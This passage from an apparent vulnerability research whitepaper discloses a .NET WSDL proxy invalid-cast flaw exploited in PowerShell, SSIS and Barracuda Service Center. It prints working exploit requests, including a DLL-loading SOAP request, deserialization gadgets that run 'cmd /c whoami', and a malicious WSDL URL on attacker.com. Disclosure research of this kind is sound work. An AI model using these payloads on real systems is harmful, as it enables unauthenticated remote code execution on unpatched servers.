Firstly, one can see that *C:\poc.txt* does not exist. Then, we instantiate the proxy class through the *New-WebServiceProxy* cmdlet. We can even retrieve its *Url* member afterwards – it points to the *C:\poc.txt* location.


Finally, we can try to execute any of the methods defined in the WSDL (here, it is called *poc*). We will notice a familiar error message related to the improper content type.

The *C:\poc.txt* file will be eventually written, what proves that the vulnerability exists and can be abused for either NTLM related exploitation or arbitrary file writes.

There may be various ways to utilize this for the full Remote Code Execution. For instance, if the cmdlet is executed from the elevated PowerShell console, one can upload the malicious PowerShell profile script to the *C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1* file. This script will be executed every time, when one starts a new PowerShell instance.


The open question is: how can we upload a malicious script, if we have no control over the arguments (user is providing them)? We can just abuse the namespace trick, to smuggle the script in the following form: *$(script)*.

Following screenshot presents an uploaded profile script.



```
C: > Windows > System32 > WindowsPowerShell > v1.0 > profile.ps1
<?xml version="1.0" encoding="utf-8"?
><soap:Envelope xmlns:soap="http://schemas.xmlsoap.
org/soap/envelope/" xmlns:xsi="http://www.w3.org/
2001/XMLSchema-instance" xmlns:xsd="http://www.w3.
org/2001/XMLSchema"><soap:Body><SoapTest
xmlns="http://tempuri.org/?$(calc)"><script>test</
script></SoapTest></soap:Body></soap:Envelope>
```

Now, every time the PowerShell gets started, the *calc* will be executed.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

< : The term '<' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
ing of the name, or if a path was included, verify that the path is correct and try again.
At C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1:1 char:1
+ <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http ...
+ ~
    + CategoryInfo          : ObjectNotFound:                  ndException
    + FullyQualifiedErrorId : CommandNotFound

PS C:\Users\Administrator>
```

Microsoft SQL Server Integration Services

Summary

Microsoft SQL Server Integration Services (SSIS) “is a platform for building enterprise-level data integration and data transformations solutions”. It can be used both on-premises and on Azure (through Azure Data Factory).

It implements various tasks. One of them is called “Web Services Task”, which is supposed to communicate with SOAP-based services. It loads the user-delivered WSDL, generates the SOAP proxy and executes SOAP methods.

WSDL import is based on the *ServiceDescriptionImporter*, thus it is vulnerable to invalid cast vulnerability.

Technical Details

This vulnerability exists in the SSIS *WebServiceTask* definition We are especially interested in the *Microsoft.SqlServer.Dts.Tasks.WebServiceTask.WebServiceTask* class.

It implements the *executeThread* method, which will be executed when the flow executes the *WebServiceTask*:

```
private void executeThread()
{
    WebServiceTaskUtil webServiceTaskUtil = null;
    ConnectionManager connectionManager = null;
    //...
    HttpClientConnection connection = new HttpClientConnection(obj);
    try
    {
        webServiceTaskUtil = new WebServiceTaskUtil(connection,
this._wsdlFile); // [1]
        object output = webServiceTaskUtil.Invoke(this._webMethodInfo,
this._serviceName, connection, this._variableDispenser); // [2]
        //...
    }
    //...
}
```

Snippet 46 SSIS - executeThread method

At *[1]*, the *WebServiceTaskUtil* is initialized, with the attacker-controlled WSDL file (according to our attack scenario).

At *[2]*, the *Invoke* method will be executed on the initialized object, together with several additional arguments.

Let's check the *WebServiceTaskUtil* constructor first.

```
public WebServiceTaskUtil(object connection, string downloadedWSDL)
{
    if (connection == null)
    {
        throw new
WebserviceTaskException(WebServiceTaskMessages.NULL_CONNECTION);
```

```
    }
    if (downloadedWSDL == null || !File.Exists(downloadedWSDL))
    {
        throw new WebserviceTaskException(WebServiceTaskMessages.WRONG_WSDL);
    }
    try
    {
        ImportsResolver importsResolver = new ImportsResolver();
        importsResolver.ResolveImports(connection, downloadedWSDL); // [1]
        this._serviceDescCol = importsResolver.ResolvedServiceDescriptions;
        this._importedSchemasCol = importsResolver.ImportedSchemas;
        this._services = importsResolver.Services;
        if (this._serviceDescCol == null || this._serviceDescCol.Count <= 0)
        {
            throw new
WebserviceTaskException(WebServiceTaskMessages.SERVICE_DESC_NULL);
        }
    }
    catch (WebserviceTaskException ex)
    {
        throw ex;
    }
    catch (Exception ex2)
    {
        throw new WebserviceTaskException(ex2.Message);
    }
}
```

Snippet 47 SSIS - WebServiceTaskUtil method

It's quite straight-forward. At *[1]*, it will call *ImportsResolver.ResolveImports* with attacker's WSDL.

```
internal void ResolveImports(object rawConnection, string WSDLFile)
{
    try
    {
        ServiceDescription serviceDescription =
this.ReadServiceDescription(WSDLFile); // [1]
        this._servDescCollection.Add(serviceDescription); // [2]
        if (serviceDescription.Services != null)
        {
            foreach (object obj in serviceDescription.Services)
            {
                Service service = (Service)obj;
                this._services.Add(service.Name,
serviceDescription.TargetNamespace);
            }
        }
        //...
    }
    //...
}
```

Snippet 48 SSIS - ResolveImports method

At *[1]*, it uses the *ReadServiceDescription* to load attacker's WSDL (it returns object of *ServiceDescription* type, which is .NET Framework class).

At *[2]*, it adds it to the proper collection, which will be used later.

We can finally move to the second main method implemented in the *executeThread*: *WebServiceTaskUtil.Invoke*.

```
public object Invoke(DTSWebMethodInfo methodInfo, string serviceName, object
connection, VariableDispenser taskVariableDispenser)
{
    object result;
    try
    {
        if (this._methodInvoker == null)
        {
            this._methodInvoker = new WebMethodInvoker(this._serviceDescCol,
this._importedSchemasCol); // [1]
        }
        string serviceClassNameAsInProxy =
this.getServiceClassNameAsInProxy(serviceName);
        if (methodInfo == null)
        {
            throw new
WebserviceTaskException(WebServiceTaskMessages.METHODINFO_NULL);
        }
        if (methodInfo.ParamInfos != null)
        {
            foreach (DTSParamInfo dtsparamInfo in methodInfo.ParamInfos)
            {
                if (DTSParamType.Variable == dtsparamInfo.ParamType)
                {
                    VariableValue variableValue = dtsparamInfo.ParamValue as
VariableValue;
                    variableValue.Clear();
                    if
(taskVariableDispenser.Contains(variableValue.VariableName))
                    {
                        Variables variables = null;
                        taskVariableDispenser.LockForRead(variableValue.Variabl
eName);
                        taskVariableDispenser.GetVariables(ref variables);
                        variableValue.Value =
variables[variableValue.VariableName].Value;
                    }
                }
            }
        }
        result = this._methodInvoker.InvokeMethod(methodInfo,
serviceClassNameAsInProxy, connection); // [2]
    }
    catch (WebserviceTaskException ex)
    {
        throw ex;
    }
    catch (Exception ex2)
    {
        throw new WebserviceTaskException(ex2.Message);
    }
    return result;
}
```

Snippet 49 SSIS - WebServiceTaskUtil.Invoke method

At *[1]*, it will initialize new *WebMethodInvoker* instance.

At *[2]*, it will finally invoke the SOAP method.

```
internal WebMethodInvoker(ServiceDescriptionCollection sdCollection, XmlSchemas
schemas)
{
    this.generateProxy(sdCollection, schemas);
}

private void generateProxy(ServiceDescriptionCollection sdCollection,
XmlSchemas schemas)
{
    try
    {
        if (sdCollection == null)
        {
            throw new
WebserviceTaskException(WebServiceTaskMessages.SERVICE_DESC_NULL);
        }
        ServiceDescriptionImporter serviceDescriptionImporter =
this.getServiceDescriptionImporter(sdCollection, schemas); // [1]
```

```
        CodeNamespace codeNamespace = new
CodeNamespace(WebMethodInvoker.PROXYNAMESPACE);
        CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
        codeCompileUnit.Namespaces.Add(codeNamespace);
        serviceDescriptionImporter.Import(codeNamespace, codeCompileUnit);
        CompilerResults compilerResults = new
CSharpCodeProvider().CompileAssemblyFromDom(new
CompilerParameters(WebMethodInvoker._references)
        {
            GenerateInMemory = false
        }, new CodeCompileUnit[]
        {
            codeCompileUnit
        }); // [2]
        //...
    }
    //...
}
```

Snippet 50 SSIS - WebMethodInvoker and proxy generation


We can see that SSIS uses the *ServiceDescriptionImporter* to generate the SOAP client proxy. It means that it is vulnerable to the invalid cast vulnerability.

Proof of Concept


The vulnerability can be exploited in two various scenarios:

- User loads a malicious WSDL in the SSIS, while configuring the Web Service Task.
- Some applications implement SSIS and allows users to define their own task. The malicious user can then deliver the WSDL.

For a simple PoC, we will just use the SSIS project within the Visual Studio. One can create a new Web Service Task:




In the task editor, you can specify the URL pointing to the malicious WSDL.



Server URL: http://attacker.com:8000/pocps1drop.wsdl

Finally, in the *Input* tab, you can specify the method to execute (method is imported from the WSDL).



Configure the properties used to execute a Web method using an HTTP connection.

Input	
Service	SoapTestService1
Method	SoapTest
WebMethodDocumentation	

When the task gets executed, the auto-generated proxy will access the filesystem.

Additional Exploitation Possibilities

I have mainly focused on the main exploitation vector, where we are controlling the *Url* of *SoapHttpClientProtocol* proxy.

On some occasions, we may spot some different exploitation possibilities that surround .NET Framework HTTP client proxies. I'll focus on two of them.

Additional Exploitation Possibilities – Control Over ServiceDescription Protocol

We were mainly discussing exploitation through *SoapHttpClientProtocol*, as it's the most frequent client proxy to spot in the wild (applications tend to use it a lot). However, *ServiceDescriptionImporter* can generate different kinds of proxies too.

This can be controlled through the *ProtocolName* member:

```
ServiceDescriptionImporter importer = new ServiceDescriptionImporter();
importer.ProtocolName = "Soap12";
```

Snippet 51 Sample usage of ServiceDescriptionImporter.ProtocolName property

This *ProtocolName* property is set to *Soap* (SOAP 1.1) by default, although there are several options available:

- *Soap*
- *Soap12*
- *HttpPost*
- *HttpGet*
- *HttpSoap*

If one can e.g. control this property somehow, they can set the protocol to e.g. *HttpPost*. In such a case, the application will perform a raw POST request instead of SOAP request. It means that it will write parameters and values instead of the XML. It creates some new exploitation possibilities, when we are unable to drop the malicious payload within the XML.

Unfortunately, the *HttpPostClientProtocol* will automatically URL-encode all special characters. Even though, this primitive may still appear to be useful on some occasions, so it's worth keeping in mind.

Additional Exploitation Possibilities – Unsafe Reflection and Insecure Deserialization

Much more severe may be mistakes in a code that is responsible for the reflections and arguments deserialization. Just think about it. Typical algorithm for the proxy generation is:

- Load WSDL.
- Generate code for proxy class.
- Compile it to DLL.
- Load DLL.
- **Retrieve method to execute through reflections.**
- **Deserialize arguments for the method invocation.**
- Invoke method with deserialized arguments.

There are a lot of things that can go wrong here, especially during reflections and deserialization parts. For instance, one can imagine that the code implements some caching and it does not want to compile the same class again. Such caching may be potentially exploitable.

I was able to abuse both the implementation of reflections and deserialization in Barracuda Service Center. In the next chapters, I will fully describe those vulnerabilities.

Unsafe Reflection Example – Barracuda Service Center (WT-2025-0084)

We have already discussed the Barracuda Service Center *InvokeRemoteMethod*. We have shown that it:

- Loads attacker's WSDL.
- Generates a proxy code and loads it.
- Invokes proxy method, what leads to the webshell upload.

This is only a small fragment of the code though. In reality, there is something implemented even before the proxy code generation!

Before it generates a proxy code, it **checks if the service name defined in the WSDL had been already compiled and loaded.** How does it do that? It just:

- Retrieves the service name from the attacker's WSDL and stores it in the *serviceName* variable.
- It tries to resolve an arbitrary type on the basis of *serviceName*.

It is **fundamentally wrong.** One can point this code to any class that is accessible within the current *AppDomain*. Vulnerable code:

```
ServiceDescription serviceDescription =
ServiceDescription.Read(webRequest.GetResponse().GetResponseStream()); // [1]
```

```
string serviceName = serviceDescription.Services[0].Name; // [2]
Assembly[] assemblies = AppDomain.CurrentDomain.GetAssemblies();
int numAssemblies = assemblies.GetLength(0);
for (int x = 0; x < numAssemblies; x++) // [3]
{
    Type dllType = assemblies[x].GetType(serviceName); // [4]
    if (dllType != null)
    {
        this.websvc = dllType;
        this.inparams = this.websvc.GetMethod(this.methodName).GetParameters();
// [5]
        if (this.inparams.Length != 0)
        {
            int paramCount = this.inparams.GetLength(0);
            this.paramTypes = new Type[paramCount];
            for (int ix = 0; ix < paramCount; ix++)
            {
                this.paramTypes[ix] = this.inparams[ix].ParameterType; // [6]
            }
        }
        return true;
    }
}
```

Snippet 52 Barracuda Service Center - Unsafe Reflection vulnerability

At *[1]*, the code uses .NET *ServiceDescription.Read*, to read the contents of remote WSDL file.

At *[2]*, the code retrieves the *ServiceName* defined in the WSDL.

At *[3]*, the code iterates over assemblies loaded into the current .NET *AppDomain*.

At *[4]*, it verifies if the attacker-controlled type (*ServiceName* from WSDL) exists in the currently analyzed DLL.

If yes, it will try to retrieve the method controlled by the attacker (*wsmethod*), and it will also try to retrieve its input parameters.

At *[6]*, the code will try to iterate over the parameters defined for this method, and depending on the type of parameter, it will set appropriate values in the internal member *this.paramTypes*.

Basically, we can:

- Point the code to any class.
- Then, select the method to execute from this class.
- And ultimately execute this method, if we can deserialize its input arguments (and we will always be able to deserialize *string*).

This is very bad, and it should be easily abusable, if not two obstacles:

- Our target class will be initialized with a public no-argument constructor before the method execution. It means that our selected class needs to implement such a constructor.
- Due to how the method is retrieved through the reflections, the class **cannot implement two methods with the same name.** For instance, if we want to invoke the method called *Deserialize* and class implements two *Deserialize* methods, our code will throw the exception.

It made a class/method searching a little bit tricky, but I've eventually found the *SC.ServiceModules.Pages.CommandPage.DeserializeFromString* method in one of Barracuda Service Center DLLs:

```
public object DeserializeFromString(string binString)
{
    if (binString == null)
    {
        return null;
    }
    if (binString.Length == 0)
    {
        return null;
    }
    byte[] buffer = Convert.FromBase64String(binString);
    BinaryFormatter formatter = new BinaryFormatter();
    MemoryStream ms = new MemoryStream(buffer);
    return formatter.Deserialize(ms);
}
```

Snippet 53 DeserializeFromString in one of Barracuda DLLs

This method and its class fulfill all of our requirements. It just accepts a base64 encoded serialized object, which it will later deserialize with *BinaryFormatter*, which gives us an easy RCE.

There was one obstacle though – the DLL which stores our class of interest is not loaded into the current application. No worries though, I've found the *System.EnterpriseServices.Internal.Publish.RegisterAssembly* method, which can be also invoked through our reflection:

```
public void RegisterAssembly(string AssemblyPath)
{
    try
    {
        RegistryPermission registryPermission = new
RegistryPermission(PermissionState.Unrestricted);
```

```
        registryPermission.Demand();
        registryPermission.Assert();
        Assembly assembly = Assembly.LoadFrom(AssemblyPath);
        //...
    }
}
```

Snippet 54 RegisterAssembly primitive

This method will load the DLL from the attacker-controlled path. Ultimately, it allows us to execute a two-step attack.

Step 1: Load the DLL

In our WSDL, we define a following service:

```
<service name="System.EnterpriseServices.Internal.Publish">
```

In our exploitation HTTP request, we point the reflection to the *RegisterAssembly* method and we load the Barracuda DLL which stores the *CommandPage* class.

```
<InvokeRemoteMethod
xmlns="http://www.levelplatforms.com/nocsupportservices/2.0/">
    <urlwsdl>http://YOURHTTPSERVER/poc-dllload.wsdl</urlwsdl>
    <wsmethod>RegisterAssembly</wsmethod>
        <invalues>
            <anyType xsi:type="xsd:string">C:\Program Files (x86)\Level
Platforms\Service Center\SC\bin\SC.dll</anyType>
        </invalues>
    <usecredentials>false</usecredentials>
</InvokeRemoteMethod>
```

Snippet 55 Fragment of HTTP request - DLL loading

Step 2: Invoke DeserializeFromString

When the *SC.dll* is being loaded, we can finally execute the *DeserializeFromString*. In the WSDL, we define the following service:

```
<service name="SC.ServiceModules.Pages.CommandPage">
```

And we send the HTTP Request which executes its *DeserializeFromString* method with our malicious base64 encoded gadget.

```
<InvokeRemoteMethod
xmlns="http://www.levelplatforms.com/nocsupportservices/2.0/">
    <urlwsdl>http://YOURHTTPSERVER/poc-deserialization.wsdl</urlwsdl>
    <wsmethod>DeserializeFromString</wsmethod>
    <invalues>
```

```
        <anyType
xsi:type="xsd:string">AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249N...r
emovedforreadability...</anyType>
    </invalues>
    <usecredentials>false</usecredentials>
</InvokeRemoteMethod>
```

Snippet 56 Fragment of HTTP request - invoking DeserializeFromString

Insecure Deserialization Example – Barracuda Service Center (WT-2025-0085)

It has also been already mentioned that Barracuda Service Center deserializes input arguments to the method invocation with *XmlSerializer*. So far, we know that:

- We can force Barracuda to retrieve arbitrary class.
- Then, we can force to pick an arbitrary method of this class for the execution.
- Arguments of this method will be deserializes with *XmlSerializer*.

According to this, we can deserialize arbitrary types, if they are the arguments to our selected method. From the attacker's perspective, this is a hard task though. This is because *XmlSerializer* is very restrictive and the only known applicable gadget is *ObjectDataProvider* class. What is more, this class must be wrapped with *ExpandedWrapper*. This is the target deserialization type that we want to deserialize with *XmlSerializer* to achieve the RCE:

System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089

One cannot expect to find the method which accepts an argument of such a type. We need to figure out something better then.

I've quickly realized that I can abuse generic collections, like *System.Collections.Generic.List<T>*. This collection can have an arbitrary internal (generic) type set. They will also implement methods, which as an input argument accept this generic type *T*. For instance, *List* implements following *Add* method:

```
public void Add(T item)
{
    if (this._size == this._items.Length)
    {
        this.EnsureCapacity(this._size + 1);
    }
    T[] items = this._items;
    int size = this._size;
    this._size = size + 1;
    items[size] = item;
    this._version++;
}
```

Snippet 57 List.Add method accepting generic type as an input

Exploitation is simple then. In our WSDL, we can specify the following service name:

```
<service
name="System.Collections.Generic.List`1[[System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]">
```

We can then send the HTTP request, which:

- Executes *Add* method of our defined *List*.
- Stores malicious *XmlSerialized* object in the arguments to the method.

```
<InvokeRemoteMethod
xmlns="http://www.levelplatforms.com/nocsupportservices/2.0/">
    <urlwsdl>http://localhost:8812/poc-xmldeser.wsdl</urlwsdl>
    <wsmethod>Add</wsmethod>
    <invalues>
        <anyType xsi:type="xsd:string">
        <![CDATA[<ExpandedWrapperOfXamlReaderObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" >
            <ExpandedElement/>
            <ProjectedProperty0>
                <MethodName>Parse</MethodName>
                <MethodParameters>
                    <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">
                        <![CDATA[<ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:b="clr-
namespace:System;assembly=mscorlib" xmlns:c="clr-
namespace:System.Diagnostics;assembly=system"><ObjectDataProvider d:Key=""
ObjectType="{d:Type c:Process}"
MethodName="Start"><ObjectDataProvider.MethodParameters><b:String>cmd</b:String
><b:String>/c whoami >
C:\Users\Public\watchTowr.txt</b:String></ObjectDataProvider.MethodParameters><
/ObjectDataProvider></ResourceDictionary>]]]]><![CDATA[>
                    </anyType>
                </MethodParameters>
                <ObjectInstance xsi:type="XamlReader"></ObjectInstance>
            </ProjectedProperty0>
            </ExpandedWrapperOfXamlReaderObjectDataProvider>]]>
        </anyType>
    </invalues>
    <usecredentials>false</usecredentials>
</InvokeRemoteMethod>
```

Snippet 58 Sample HTTP request - deserialization abuse in Barracuda Service Center

This creates another possibility to achieve the unauthenticated Remote Code Execution in Barracuda Service Center.

Disclosure Process and Microsoft Statement

When I found out about the .NET Framework WSDL importing functionalities and I learned that they can be used as an exploitation vector for the invalid cast vulnerability, I reported the invalid cast to Microsoft again. I have highlighted that:

- This is an attack vector which appears in multiple 3rd party applications.
- I have highlighted that it appears in Microsoft products.
- I have also mentioned that one should expect multiple applications vulnerable to it (including in-house applications).

After some time, Microsoft disagreed with my opinion, and they decided that they will not fix the invalid cast vulnerability in *HttpWebClientProtocol*. This is their official response:

After careful investigation, this case does not meet Microsoft's bar for immediate servicing due to ***this is an application issue as users shouldn't consume untrusted input*** *which can generate and run code.*

As Microsoft decided that it's fault that it's importing WSDLs without inspecting the content of the WSDL (and checking the protocol of defined service), I started reporting vulnerabilities in different Microsoft products. The two main vulnerable codebases were: Microsoft PowerShell and Microsoft SQL Server Integration Services.

Microsoft decided that they will not fix any of those vulnerabilities. For instance, this is the response that I have received for the PowerShell report:

After a thorough review, we've determined that this case does not meet the criteria for immediate servicing. The issue ***stems from application behavior, where users should avoid consuming untrusted input*** *that could generate and execute code.*

According to this, all the applications that either:

a) Allow users to control URLs passed to the .NET Framework HTTP client proxies, or
b) Load arbitrary WSDLs and generate proxy classes from them.

are vulnerable and exploitable.

Summary

This whitepaper presents the invalid cast vulnerability in *HttpWebClientProtocol*, which is a base class for HTTP client proxies in .NET Framework. Whitepaper shows multiple ways, in which the vulnerability can be exploited and abused.

It also shows how WSDL importing functionalities can be abused to exploit the invalid cast vulnerability. It allowed me to achieve Remote Code Execution on multiple codebases, including Barracuda Service Center, Ivanti Endpoint Manager, Microsoft PowerShell and others.

Finally, it shows how different functionalities that surround WSDL importing may sometimes be abused to achieve Remote Code Execution (unsafe reflections and deserialization).

Microsoft has decided not to fix the root-cause that exists in the .NET Framework, thus this creates new vulnerable sinks in .NET Framework.

watchTowr

watchTowr.com